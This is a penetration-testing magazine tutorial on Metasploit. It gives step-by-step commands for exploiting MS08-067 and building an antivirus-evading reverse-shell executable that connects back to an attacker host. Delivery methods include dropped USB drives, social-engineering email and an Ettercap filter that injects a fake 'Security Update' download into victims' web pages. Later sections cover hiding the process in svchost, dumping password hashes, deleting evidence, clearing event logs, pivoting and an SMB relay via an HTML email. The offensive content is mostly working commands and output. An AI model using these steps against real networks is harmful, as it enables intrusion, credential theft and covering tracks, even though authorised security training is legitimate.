STEPHEN ARGENT

Metasploit Alternate Uses for a Penetration Test

Difficulty

The Metasploit Framework is a program and subproject developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the Ruby Programming Language.

As of the most recent release (3.2), released under the BSD licensing scheme (to make it truly Open Source, as opposed to its previous Metasploit License which made it partially Open Source).

script kiddies or *Black Hats* to break into systems. Typically, a vulnerability researcher would have to go through the cycle of *Discovery ›Disclosure›Analysis›Exploit Development›Testin g›Release*.

However, since the release of Metasploit, exploit development is now quite a simple process that even an amateur coder can accomplish. It also serves as a development platform for payloads (the code executed after an exploit has successfully been run), payload encoders (to obscure data so that Intrusion Detection Systems [IDS] and Intrusion Protecion Systems [IPS] don't pick up and block the exploit), and various other tools. The Metasploit Project also contains a NOOP Code Database (set of Assembly language instructions for the processor).

Metasploit has a few distinct advantages for penetration testers. One of them is that you can use Metasploit to test an exploit (whether it's your own or someone else's) on all the machines on a network simultaneously, and have it automatically exploit and gain you an Administrative shell on each system. You can also feed it results from other programs (such as Nmap or Nessus – usage instructions for these can be found on the vendor website, or at *http://greyhat-security.com/*) and use that to target only specific services in a network wide exploit session. It also simplifies the job of a penetration tester in the sense that they are able to start up Metasploit, leave it running by itself in the background, and proceed to attempt other Network Penetration Tests. A distinct advantage that is good for a quick preliminary vulnerability assessment is Metasploit's ability to integrate with Nmap to perform an action known as *Autopwning* (read more about it below).

Additionally, if a compromised box has two or more separate subnets or NIC's (*Network Interface Cards*), then the Penetration Tester can add a

About the Article

You've probably heard a lot of talk about Metasploit over the years: About how it can speed up the results of exploitation. It is a great tool for Penetration testers. It makes their job of exploitation and post-exploitation a lot easier, and a lot faster. However, coverage on how to use Metasploit is not always readily available. There are a few lesser known features of Metasploit which I would like to show you. The aim of this article is to teach you what the Metasploit project is, the basics of how to use it, and an example of a lesser known feature: how to use Metasploit to tunnel from inside a corporate network when an external firewall is impenetrable, and then how to exploit the internal network from there. Curious? Read on.

WHAT YOU WILL LEARN...

- Basics of how to use Metasploit
- How to generate payloads into executables
- Basic & Advanced use of the Meterpreter Module

WHAT YOU SHOULD KNOW...

- Your way around Linux
- Basic knowledge of Networking and NAT
- Knowledge of how exploits operate will be useful

tunnel through this box via Metasploit, and is therefore able to interact with or exploit the machines on the separate subnet which the Penetration Tester could not initially access. Aside from Metasploit's sheer power and ease of use, it also allows Forensic Avoidance tools and a number of other IDS evasion techniques to be executed. The 3.0 branch of the development also allows developers to code their own plug-ins, allowing for an unlimited number of options (limited only by creativity and personal ability).

The Metasploit Framework has a number of different interfaces which a user can choose to interact with. The command line interface is the interface of choice for most Linux users, due to its simplicity and light-weight nature. It is operated through a series of commands. It allows the user to: choose an exploit and a payload, show options for both of these, configure options for both of these, choose a platform, and launch the exploit. The Web interface is the UI of choice for most Windows users, as the separate command line isn't always guaranteed to be stable – the web interface contains a built-in command line, as well as a graphical exploitation option. This can be started by going to *Start Menu›Programs›Metasploit Framework›MSFWeb*, and the firing up your web browser and going to *http://127.0.0.1:55555*. The MSF (Metasploit Framework) GUI is also a popular option for Windows users, as it feels more like a conventional *program* than a command line, and is what most Windows users are comfortable with. There is also a Metasploit daemon, which is a Metasploit command line tool that listens for, and interacts with, remote connections.

The MSF focuses on simplicity for the Penetration Tester. For example, the following code is from the body of the Kerio Firewall 2.1.4 Authentication Packet Overflow exploit (see Listing 1).

A powerful feature of the MSF that simplifies the post-exploitation process is the Meterpreter module, which is injected directly into a running process on the exploited system, aiding in IDS evasion, and assisting in avoidance of detection by the user. In a penetration test, a lot of focus is placed on information gathering and exploitation, not a lot of importance is given to the power of the post-exploitation phase. It is during this period that the most damage is done, and this is where Meterpreter becomes quite handy. Meterpreter aims to avoid HIDS (Host Intrusion Detection Systems) by injecting itself into the running process, as well as providing the attacker with a platform on which further scripts can be coded and launched. It is an injected attack platform. It also supports port forwarding in a manner similar to SSH. The MSF Project also has support for database integration, so it can output and interact with various databases, such as Postgres or SQLite.

How do you work metasploit?

Metasploit is simple to use – as was mentioned before, it is designed with ease-of-use in mind to aid Penetration Testers. It functions in the following way; you gather info about the target (ports, services, etc.), decide on a vulnerable service, select the exploit, fill in a few options, select a payload, fill in options there as well, and then launch the exploit. I will walk you through a brief demo, just so you can get familiar with the basics of the MSF, then you can work at your own pace. I will be taking you through this demo in BackTrack 3 (which is what Hakin.9 Live is based on), so go ahead and download that if you don't already have it – *http://www.remote-exploit.org/backtrack_download.html*. The reason for using BackTrack 3 is because it has the correct Ruby Libraries. The most updated Ruby Library (except for the CVS snapshot) isn't completely compatible with Metasploit. First, take your copy of BackTrack, and go to:

K menu›Backtrack›Penetration›Framework Version 3›Framework3-MsfC (see Figure 1).

This will bring up the main Metasploit console prompt. Once this is done, you have many options. The first step (after scanning your target system for open ports/services) is to show the available exploits:

```
show exploits
```

This will bring up a list of all of them. The list will look similar as shown in Figure 2.

For this example, we will choose the recent Microsoft MS08_067 exploit. To select it, you type *use*, and the name of the exploit as displayed on the left:

```
use windows/smb/ms08_067_netapi
```

This will select that desired exploit. Now, we need to take a look at the options (you can also see the vulnerable systems available with the *show targets* command – this is not required for this exploit however):

```
show options
```

Listing 1. *Kerio Firewall 2.1.4 Authentication Packet Overflow exploit code*

```
connect
print_status("Trying target #{target.name}...")
sploit =  make_nops(4468) + payload.encoded
sploit << [target.ret].pack('V') + [0xe8, -850].pack('CV')
sock.put(sploit)
sock.get_once(-1, 3)
handler
disconnect
```

Figure 1. *Opening the Metasploit Console*

Just before we go setting options, we also need to choose a payload (see Figures 3,4).

```
show payloads
set payload windows/shell/bind_tcp
show options
```

And finally, we are required to set the options. In this case, only the RHOST value is needed (the target/remote host). Then type *exploit*:

```
set RHOST 192.168.1.3
exploit
```

Those are the basic usage steps behind a simple Metasploit exploitation. There are also a number of options for you to explore on your own; things such as encoding payloads to avoid Anti-Virus and IDS, constructing your own exploits, payload generated executables, automated post-exploitation scripts, and numerous other tricks of the trade. Lets take a look at some of them.

Metasploit – is it really useful in a penetration test?

Aside from the obvious reasons for it being useful in a penetration test (fast exploitation of large scale hosts, interoperability and integration with other software, customisable and user-created plugins), Metasploit does have a few other useful features. First, let's take a look at autopwn. This feature is relatively new. It allows you to automate exploitation on a large scale, based on a self-executed Nmap scan. Basically, Metasploit takes the results of a scan and puts them into a database (meaning that only the parameters you specify in the Nmap scan will be added to this database). Then Metasploit analyses the results. It selects appropriate exploits for the operating systems and services encountered. It automatically sets the variables, and gives you as many shells as it can possibly obtain on as many systems as it can exploit. Now, some may call this being a *script kiddie*, and in essence it is, but it's more than just that. It's being smart, in the sense that if time is of the essence, you can use this to your advantage. For example, lets say there are two penetration testers going for the same job, and each is put to the test to see who can find the most vulnerabilities in a set amount of time (say 45 minutes). One decides to use autopwn, while the other starts fuzzing applications, brute forcing passwords, looking for poorly configured passwords, etc. Who do you think will come out on top? The one who used autopwn can start it running, walk away, grab a coffee, come back, and quite realistically have 50 or more shells on his PC (if the company isn't already secured). He will get the job, at which point he will be able to perform a more detailed analysis. To experiment with *autopwn* in BackTrack 3, go to a terminal and type:

```
cd /pentest/fast-track && fast-
                          track.py -i
```

Choose option 2, then option 3, then option 1. Enter a regular *nmap* scan on a range of IP's (excluding the *nmap* command, and just specifying the options), and press enter:

```
-sS -sV -T 3 -P0 -O 192.168.1.1-254
```

We will now examine some other features and tricks of the MSF.

Using Metasploit to aid in bypassing corporate firewalls

Quite often, penetration testers will do what is known as a *black box* penetration test;

```
Shell - Framework3-MsfC
   windows/ssh/putty_msg_debug                          PuTTy.exe <= v0.53 Buffer Overflow

   windows/ssh/securecrt_ssh1                           SecureCRT <= 4.0 Beta 2 SSH1 Buffer Overfl
ow
   windows/ssl/ms04_011_pct                             Microsoft Private Communications Transport
 Overflow
   windows/telnet/gamsoft_telsrv_username               GAMSoft TelSrv 1.5 Username Buffer Overflo
w
   windows/telnet/goodtech_telnet                       GoodTech Telnet Server <= 5.0.6 Buffer Ove
rflow
   windows/tftp/attftp_long_filename                    Allied Telesyn TFTP Server 1.9 Long Filena
me Overflow
   windows/tftp/futuresoft_transfermode                 FutureSoft TFTP Server 2000 Transfer-Mode
Overflow
   windows/tftp/quick_tftp_pro_mode                     Quick FTP Pro 2.1 Transfer-Mode Overflow

   windows/tftp/tftpd32_long_filename                   TFTPD32 <= 2.21 Long Filename Buffer Overf
low
   windows/tftp/tftpdwin_long_filename                  TFTPDWIN v0.4.2 Long Filename Buffer Overf
low
   windows/tftp/threectftpsvc_long_mode                 3CTftpSvc TFTP Long Mode Buffer Overflow

   windows/unicenter/cam_log_security                   CA CAM log_security() Stack Overflow (Win3
2)
   windows/vnc/realvnc_client                           RealVNC 3.3.7 Client Buffer Overflow

   windows/vnc/ultravnc_client                          UltraVNC 1.0.1 Client Buffer Overflow

   windows/vnc/winvnc_http_get                          WinVNC Web Server <= v3.3.3r7 GET Overflow

   windows/wins/ms04_045_wins                           Microsoft WINS Service Memory Overwrite

msf >
```

Figure 2. *Metasploit Payloads*

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > show targets
```

Figure 3. *Setting Payload Options*

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they know nothing about the target, and they have to get into the company system. Quite often, they can't get physical access to the building due to heavy exterior security, and can't bypass the firewall because it has been secured well. It's a heavy-duty system. At this stage, there are numerous options: weak passwords, session hijacking, etc. In some cases, none of these are an option.At this stage, penetration testers often revert to social engineering, which – if successful – may or may not get them the required credentials. So – how can Metasploit be of assistance to us in this scenario? Proceed to find out. You may also encounter a client-side firewall (I.e., one on the targets computers), however, in a corporate environment this is not always the case. If so, you may need to

Most corporate firewalls are effective because they are configured to block all incoming requests that don't fit a certain autorized criteria, and any incoming requests that originated without an initial outgoing request. The downside to these firewalls is that they are often configured to not block any outgoing requests (to enable a productive work environment), or configured to not block outgoing requests on certain ports (such as 21/FTP, 22/SSH, 80/HTTP, 8080/HTTProxy, etc.) Using Metasploit, we can take advantage of this weakness. Now, you might be wondering how we can get inside, if the only things that can get through are outgoing requests (such as the user browsing the Internet, or a remote Network Attached Storage [NAS] that the company interacts with). It's simple. We make the user request a connection to us. Not by asking them, but by combining Metasploit and a little social engineering, or brief physical access. This is possible because Metasploit's payloads aren't just available for use in exploitation.. They can also be compiled into binary files (in the form of either Windows *.exe*'s, or Linux binaries). And now, thanks do the MSF 3.2 release, they can be encoded so they avoid Anti-Virus detection. We will be taking advantage of the binary generation as well as the encoder. Combining Metasploit with the power of the Meterpreter (Metasploit's powerful post-exploitation shell), and using the outgoing protocol weakness in the firewall we can get into the company. Once we are past the firewall, we will merge the Meterpreter process with a Windows System process to avoid further detection, gather more info about the company and the internal network, and then route through the exploited box to attack the internal server. Shall we begin?

Just as an initial note, I advise you only do this on your own LAN at home, or in a specifically designed Penetration Testing Lab for your first time, until you get used to it and familiar with Meterpreter and the Metasploit interface. If you are doing this remotely, replace all LAN addresses with your WAN address, and make sure that your router and firewall a appropriately forwarding all requests to the listening machine. Ideally, you'll be DMZ'ing all Port 5555 (in this case) traffic to your listening host. We will be using BackTrack on Linux as our intrusion system, and Windows as our target (because most employees use Windows in the workplace).

First up, fire up BackTrack (or your equivalent Linux system). We will need to

```
Shell - Fast Track

   windows/vncinject/reverse_tcp                    Windows VNC Inject, Reverse TCP Stager

msf exploit(ms08_067_netapi) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LPORT     4444             yes       The local port
   RHOST                      no        The target address

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf exploit(ms08_067_netapi) >
```

Figure 4. *Checking Payload Options*

```
PuTTY
100666/rw-rw-rw-  1001036  fil   Thu Jan 01 00:00:00 +0000 1970  Jesse.jpg
40555/r-xr-xr-x   0        dir   Thu Jan 01 00:00:00 +0000 1970  My Music
40777/rwxrwxrwx   0        dir   Thu Jan 01 00:00:00 +0000 1970  My Picture Mess
40555/r-xr-xr-x   0        dir   Thu Jan 01 00:00:00 +0000 1970  My Pictures
100666/rw-rw-rw-  9071     fil   Thu Jan 01 00:00:00 +0000 1970  Phonebook.csv
100666/rw-rw-rw-  17871    fil   Thu Jan 01 00:00:00 +0000 1970  SMS.csv
100666/rw-rw-rw-  33       fil   Thu Jan 01 00:00:00 +0000 1970  Schedule.csv
100666/rw-rw-rw-  80       fil   Thu Jan 01 00:00:00 +0000 1970  desktop.ini
100777/rwxrwxrwx  974848   fil   Thu Jan 01 00:00:00 +0000 1970  fgdump.exe
100777/rwxrwxrwx  11776    fil   Thu Jan 01 00:00:00 +0000 1970  help.exe
100777/rwxrwxrwx  9728     fil   Thu Jan 01 00:00:00 +0000 1970  jessica.exe
100777/rwxrwxrwx  9728     fil   Thu Jan 01 00:00:00 +0000 1970  output.exe
100777/rwxrwxrwx  9728     fil   Thu Jan 01 00:00:00 +0000 1970  vnc.exe

meterpreter > download 127.0.0.1.pwdump
[*] downloading: 127.0.0.1.pwdump -> 127.0.0.1.pwdump
[*] downloaded : 127.0.0.1.pwdump -> 127.0.0.1.pwdump
meterpreter > cat 127.0.0.1.pwdump
Administrator:500:NO PASSWORD*********************:NO PASSWORD*****************
Fail User:1004:NO PASSWORD*********************:NO PASSWORD*********************
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
HelpAssistant:1000:8FE6451176EF6FA5C568EAD9BE54E027:DC03AA735850DB142530C257BD8D
SUPPORT_388945a0:1002:NO PASSWORD*********************:A58CFB0BB8B0255994968420 8
meterpreter >
```

Figure 5. *Checking the Password Dump*

update Metasploit to the latest version. Open up the console, and type the following commands:

```
bt ~ # cd /pentest/exploits/
                    framework3/
bt ~ # svn co http://metasploit.com/
   svn/framework3/trunk/
```

This should have updated Metasploit with the latest version. Now, we will need to generate our executable to use in this Pentest. We will be using the Reverse TCP Meterpreter payload (*windows/meterepreter/reverse_tcp*), which gets the payload (our generated executable) to connect to our listening host from the inside. Type this in the same console:

```
./msfpayload windows/meterpreter/
   reverse_tcp LHOST=192.168.1.2
   LPORT=5555 R | ./msfencode -b '' -t
                        exe -o output.exe
```

Now, let's analyze this command. The first part tells *msfpayload* to use the Meterpreter Reverse TCP payload, with the Local Host of 192.168.1.2, and the Local Port of 5555. This is where any machine that runs the executable will try to connect. This is output as *Raw* shellcode (as indicated by the 'R') and then piped through to *msfencode*. We specified `-b ''`; no bad characters to avoid (though you can include characters as well, for example: `-b '\x00\xff'`). We specify the type of output as an executable, and the output file as output.exe – simple, yet effective. This executable is our little reverse connector that we will need to get inside of the company. Put it aside for the moment. We need to set up a listener since this is a reverse connection, and we need something to accept it on our end. In the same window start up the MSF console and then set up the listener (see Listing 2).

After this, you will need to convince the person to run it. We will cover that in a minute, but just for argument sake this is what it will look like once they have run as shown in Listing 3.

This is what you'll see once they've run the program. This will eventually be your little control terminal over the entire network. There are a number of ways of get someone on the inside to run it. First you could purchase a cheap flash drive, copy the file as a hidden file onto the flash drive, and cause it to autorun as soon as it's inserted into a computer. You could then *conveniently* drop this flash drive outside the building, or a specific employees locker, where curiosity will take over. Someone will plug it into the computer to test it out. It will run and you will get the command session. A second idea could be to attach it to an email. Use a bit of social engineering on a targeted employee to convince them to run the program.

A third option would be to use a form of MiTM (*Man in the Middle*) attack to add frames into all web pages, informing people that they need to perform an official update of their system by clicking on the link, which will download your program to run. For this section, we will be working with *Ettercap* and some Ettercap filters – you can read a full tutorial on how to use Ettercap for MiTM attacks in one of my previous articles in Hakin9. Initially, we'll need to start a web server on *K Menu›Services›HTTPD›Start HTTPD CGI*. Now, we will need to copy the *output.exe* file we generated before to the root directory of the web server. Open up a terminal, and type:

```
bt ~ # cp /pentest/exploits/
   framework3/output.exe /var/www/
   htdocs/output.exe
```

Now, we will need to make the Ettercap filter to actually add the frame to the webpage. In that same terminal, type:

```
bt ~ # kedit web.filter
```

And in the page that pops up, copy and paste as shown in Listing 4 (changing the appropriate variables).

Listing 2. *Setting up the Exploit Listener*

```
bt ~ # ./msfconsole
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp
msf > set LHOST 192.168.1.2
msf > set LPORT 5555
msf > show options
msf > exploit
```

Listing 3. *Exploit Listener Output*

```
msf exploit(handler) > exploit
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.1.2:5555 -> 192.168.1.3:1138)

meterpreter >
```

Listing 4. *Ettercap Web Filter Code*

```
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
            replace("Accept-Encoding", "Accept-Nothing!");
      }
}
if (ip.proto == TCP && tcp.src == 80) {
      if (search(DATA.data, "<title>")) {
            replace("</title>", "</title><form action="http://192.168.1.3/output.exe"
method="link"><img src="http://192.168.1.3/security.png"><INPUT TYPE=submit
                        value="Download Security Update"></form><html><body><h10>
Your PC is vulnerable and needs to be updated. The Microsoft Bulletin ID is MS08_067.
Please update by downloading the program and running the update.
For more information, see <a href=http://www.microsoft.com/technet/security/bulletin/
                        MS08-067.mspx”>here</a></h10></body></html>");
            msg("html injected");
      }}
```

For the *security.png* file, consider using one like *http://tinyurl.com/hakin9shield* – it's large, professional, and makes sure it's seen. However, it may also be an idea to resize it so it's not too overbearing. Adjust the file to suit your situation, and click *Save* and then close *Kedit*. In the same terminal, we will now turn that filter into a file usable by Ettercap, then start up Ettercap.

```
bt ~ # etterfilter web.filter web.ef
bt ~ # ettercap -T -q -F web.ef
   -M arp:remote /192.168.1.1-255/ -P
                    autoadd
```

Provided you have Metasploit's exploit handler listening, all you have to do is wait until someone falls for your trick, and you'll have a Meterpreter session. After that, if you want to make it seem realistic, you can cancel Ettercap with *q*. If you can't get it working for some reason, I upload a copy of it to my site: *http://greyhat-security.com/html.ef* – keep in mind, you'll need to have the same variables as I did for it to work.

Now, we will take a look at a few possible options once you have this command session. First up, you'll want to hide the process, so there's no obvious additional programs running. Type *ps* to see a list of processes. You should see something similar to the following (see Listing 5).

As you can see, our software (*output.exe*) is still running. We will use the *migrate* command to merge out process with *svchost.exe*, which runs a PID of 716. Type the following command:

```
meterpreter > migrate 716
```

You should see something like this:

```
[*] Migrating to 716...
[*] Migration completed successfully.
```

Type *ps* to confirm:

```
meterpreter > ps
```

Process list (see Listing 6)

As you can see, our process has all but disappeared. Now that we are a little less obviously in their system, we have more time to complete our operations. Basic operation commands can be seen by typing *help*. Some important ones that you may use:

```
download - It's a pretty obvious one,
but it allows you to download remote
files to your local PC Basic usage is
this:

download [options] src1 src2 src3 ...
                    destination
OPTIONS:
-r        Download recursively.
```

For example, we change to a directory (*C:\Documents and Settings\Fail User*) and then download their *My Documents* folder:

- `download -r` *My Documents /home/root/Documents*
- `upload` – Upload is the same basic idea, just in reverse (upload instead of download). Usage is exactly the same format.
- `execute` – This will be a useful command to remember. It allows you to execute commands on the system and also to interact with them. You could use this to execute a program you uploaded, or interact with a windows Cmd shell on the local system, etc.

Typical usage is:

- Usage: execute `-f file [options]`

OPTIONS:

- `-H` – Create the process hidden from view
- `-a <opt>` – The arguments to pass to the command
- `-c` – Channelized I/O (required for interaction)
- `-d <opt>` – The `dummy` executable to launch when using -m
- `-f <opt>` – The executable command to run
- `-h` – Help menu
- `-i` – Interact with the process after creating it
- `-m` – Execute from memory



Figure 6. *Deleting Evidence*



Figure 7. *Routing a scan through the client*

Listing 5. *Process List Before Migration*

```
 240   output.exe    C:\Documents and Settings\Fail User\My Documents\output.exe
 404   smss.exe      \SystemRoot\System32\smss.exe
 484   winlogon.exe  \??\C:\WINDOWS\system32\winlogon.exe
 528   services.exe  C:\WINDOWS\system32\services.exe
 540   lsass.exe     C:\WINDOWS\system32\lsass.exe
 716   svchost.exe   C:\WINDOWS\system32\svchost.exe
 768   svchost.exe   C:\WINDOWS\System32\svchost.exe
 1156  Explorer.EXE  C:\WINDOWS\Explorer.EXE
 1184  spoolsv.exe   C:\WINDOWS\system32\spoolsv.exe
 1316  RUNDLL32.EXE  C:\WINDOWS\System32\RUNDLL32.EXE
 1324  ctfmon.exe    C:\WINDOWS\System32\ctfmon.exe
 1332  msmsgs.exe    C:\Program Files\Messenger\msmsgs.exe
 1584  nvsvc32.exe   C:\WINDOWS\System32\nvsvc32.exe
 1928  WinVNC.exe    C:\Program Files\TightVNC\WinVNC.exe
```

Listing 6. *Process List After Migration*

```
============


   PID   Name          Path
   ---   ----          ----

   404   smss.exe      \SystemRoot\System32\smss.exe
   460   csrss.exe     \??\C:\WINDOWS\system32\csrss.exe
   484   winlogon.exe  \??\C:\WINDOWS\system32\winlogon.exe
   528   services.exe  C:\WINDOWS\system32\services.exe
   540   lsass.exe     C:\WINDOWS\system32\lsass.exe
   716   svchost.exe   C:\WINDOWS\system32\svchost.exe
   768   svchost.exe   C:\WINDOWS\System32\svchost.exe
   908   svchost.exe   C:\WINDOWS\System32\svchost.exe
   936   svchost.exe   C:\WINDOWS\System32\svchost.exe
   1156  Explorer.EXE  C:\WINDOWS\Explorer.EXE
   1184  spoolsv.exe   C:\WINDOWS\system32\spoolsv.exe
   1316  RUNDLL32.EXE  C:\WINDOWS\System32\RUNDLL32.EXE
   1324  ctfmon.exe    C:\WINDOWS\System32\ctfmon.exe
   1332  msmsgs.exe    C:\Program Files\Messenger\msmsgs.exe
   1584  nvsvc32.exe   C:\WINDOWS\System32\nvsvc32.exe
   1928  WinVNC.exe    C:\Program Files\TightVNC\WinVNC.exe
```

Listing 7. *Checking the Route Table*

```
meterpreter > route
   Subnet            Netmask           Gateway
   ------            -------           -------
   0.0.0.0           0.0.0.0           192.168.1.1
   127.0.0.0         255.0.0.0         127.0.0.1
   192.168.1.0       255.255.255.0     192.168.1.3
   192.168.1.3       255.255.255.255   127.0.0.1
   192.168.1.255     255.255.255.255   192.168.1.3
   224.0.0.0         240.0.0.0         192.168.1.3
   255.255.255.255   255.255.255.255   192.168.1.3
```

Listing 8. *Adding a New Route*

```
meterpreter > ^Z
Background session 1? [y/N]  y
msf exploit(handler) > route add 192.168.1.0 255.255.255.0 1
msf exploit(handler) > route print


Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.1.0        255.255.255.0      Session 1
```

- `-t` – Execute process with currently impersonated thread token

For example, to execute a command prompt hidden from their view, and interact with it, type:

```
execute -f cmd.exe -c -H -i
```

- *run* – This can be used to run ruby scripts, such as the following from Chris Gates:

```
print_line("Clearing the Security Event
Log, it will leave a 517 event\n")
log = client.sys.eventlog.open('secur
                              ity')
```

- *hashdump* – This can only be used if you type *use priv* beforehand. When you do, and then you type *hashdump*, you will get a dump of all the local user account passwords, which you can then crack with Ophcrack or a similar program.

Another idea could be to generate a reverse-vnc executable in the same way we did with Meterpreter. Set up another listener, upload the generated payload, and get it to execute remotely using the Meterpreter session. This will give us a VNC on the remote PC.

Another handy trick is to use the exploited PC to pivot through, in order to exploit other PC's inside the network that are not accessible externally (such as the internal server). To do this in your current session, you'll need to do a few things. First off, you'll need to type *route* to see the current network configuration. You should get an output like as shown in Listing 7.

Then we'll need to take note of the local subnet `192.168.1.0`, and then background the meterpreter session by pressing [*Ctrl*]+[*Z*] and then typing *y*:

```
meterpreter > ^Z
Background session 1? [y/N]  y
```

This will enable us to add a local route for metasploit. We will now use the *route add* command, in the format:

```
route add <subnet><netmask><session-id>
```

We get:

```
msf exploit(handler) > route add
   192.168.1.0 255.255.255.0 1
```

Then view with:

```
msf exploit(handler) > route print

Active Routing Table
====================
    Subnet     Netmask    Gateway
  ------     -------     -------
 192.168.1.0  255.255.255.0  Session 1
```

We can then do an Nmap scan (still from the backgrounded session console) to find more vulnerabilities, hosts, etc., and then proceed to exploit further hosts with Metasploit and interact with those sessions. Let's take a look at a few of these in action (see Figure 5).

To start, we'll do a dump of local passwords. Go grab a copy of fgdump from *http://www.foofus.net/fizzgig/fgdump/downloads.htm* and unarchive that to your local Metasploit Directory. Now, upload it, and execute it, using the technicues you learnt before. Then, we will download a copy of the passwords, and delete it from the remote PC (see Figure 6):

```
meterpreter>upload fgdump.exe
                    fgdump.exe
meterpreter>execute -f fgdump.exe -i -H
meterpreter>download 127.0.0.1.pwdump
meterpreter>execute -f cmd.exe -c -H -i
C:\Documents and Settings\Fail User\
  My Documents>del 127.*
C:\Documents and Settings\Fail User\
   My Documents>del 2008*
```

Now, we simply need to execute our Nmap scan, and after that, analyse the vulnerabilities, and exploit the server the same way you would any other host. For this scan, I did something very quick and basic, but you can specify it however you like (see Figure 7):

```
msf exploit (handler) > nmap -P0
                    192.168.1.1
```

Exploiting SMB with Metasploit from a Penetration Testing Viewpoint

Sometimes, sending a program or dropping a flash drive is a little too obvious for a company to fall for. In this case a simple e-mail might be the easiest solution. This little trick uses the e-mail to reference an image that does not exist on the PC you are using, where Metasploit is listening and waiting to inject or bind a shell. This is due to a vulnerability where any Windows PC (that hasn't been updated) will automatically look up and attempt to authenticate any image or file located on an SMB server. First discovered in 2001, this wasn't patched until November 2008. Fire up your MSF console – on Linux, this exploit uses a restricted port, so you will have to run it as root. Then type as shown in Listing 9.

Now, e-mail a targeted user (preferably an administrative user) with an HTML email, referencing an image in the following way:

```
<img src=//192.168.1.2/logo.jpg>
```

Provided that user has administrative authentication, your MSF will authenticate with it and receive a shell session in which you can perform exactly the same actions as the previous shell. This is just an alternative method of bypassing certain outside restrictions.

Conclusion

It can be seen that social engineering plays a huge role in some penetration tests, and when combined with the power of certain exploitation frameworks, can be very effective in levering into a company during a penetration tests. This article is designed to get you thinking a little bit more about alternative means of entry during a penetration test, and hopefully it has done just that. The best defense is to stay up to date with patches, and to put all your staff through basic security training. Doing this will greatly alleviate the risk of someone performing a successful attack using these methods.

Thanks

I'd also like to take the time to thank a few people and groups who helped with various testing and discussions over the course of this article: Aneta Zysk, Tim Goddard, Stuart Burfield, and Harley Cummins for their willingness to participate with remote testing. H.D. Moore and the Metasploit team for providing such a useful tool. Jesse for his motivation. And finally, the guys from TRH for all your help in providing remote shells where needed (for testing purposes).

On the 'Net

- *http://en.wikipedia.org/wiki/Metasploit*
- *http://metasploit.com*
- *http://en.wikipedia.org/wiki/SMBRelay*
- *http://microsoft.com/technet/sysinternals/utilities/psexec.mspx*
- Syngress Press – Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research – Copyright 2007 by Elsevier, Inc. All rights reserved.

Listing 9. *Setting up an SMB Relay Attack*

```
msf > use exploit/windows/smb/smb_relay
msf > info       <--- just for a little bit more information about the attack
msf exploit(smb_relay) > set srvhost 192.168.1.2
srvhost => 192.168.1.2
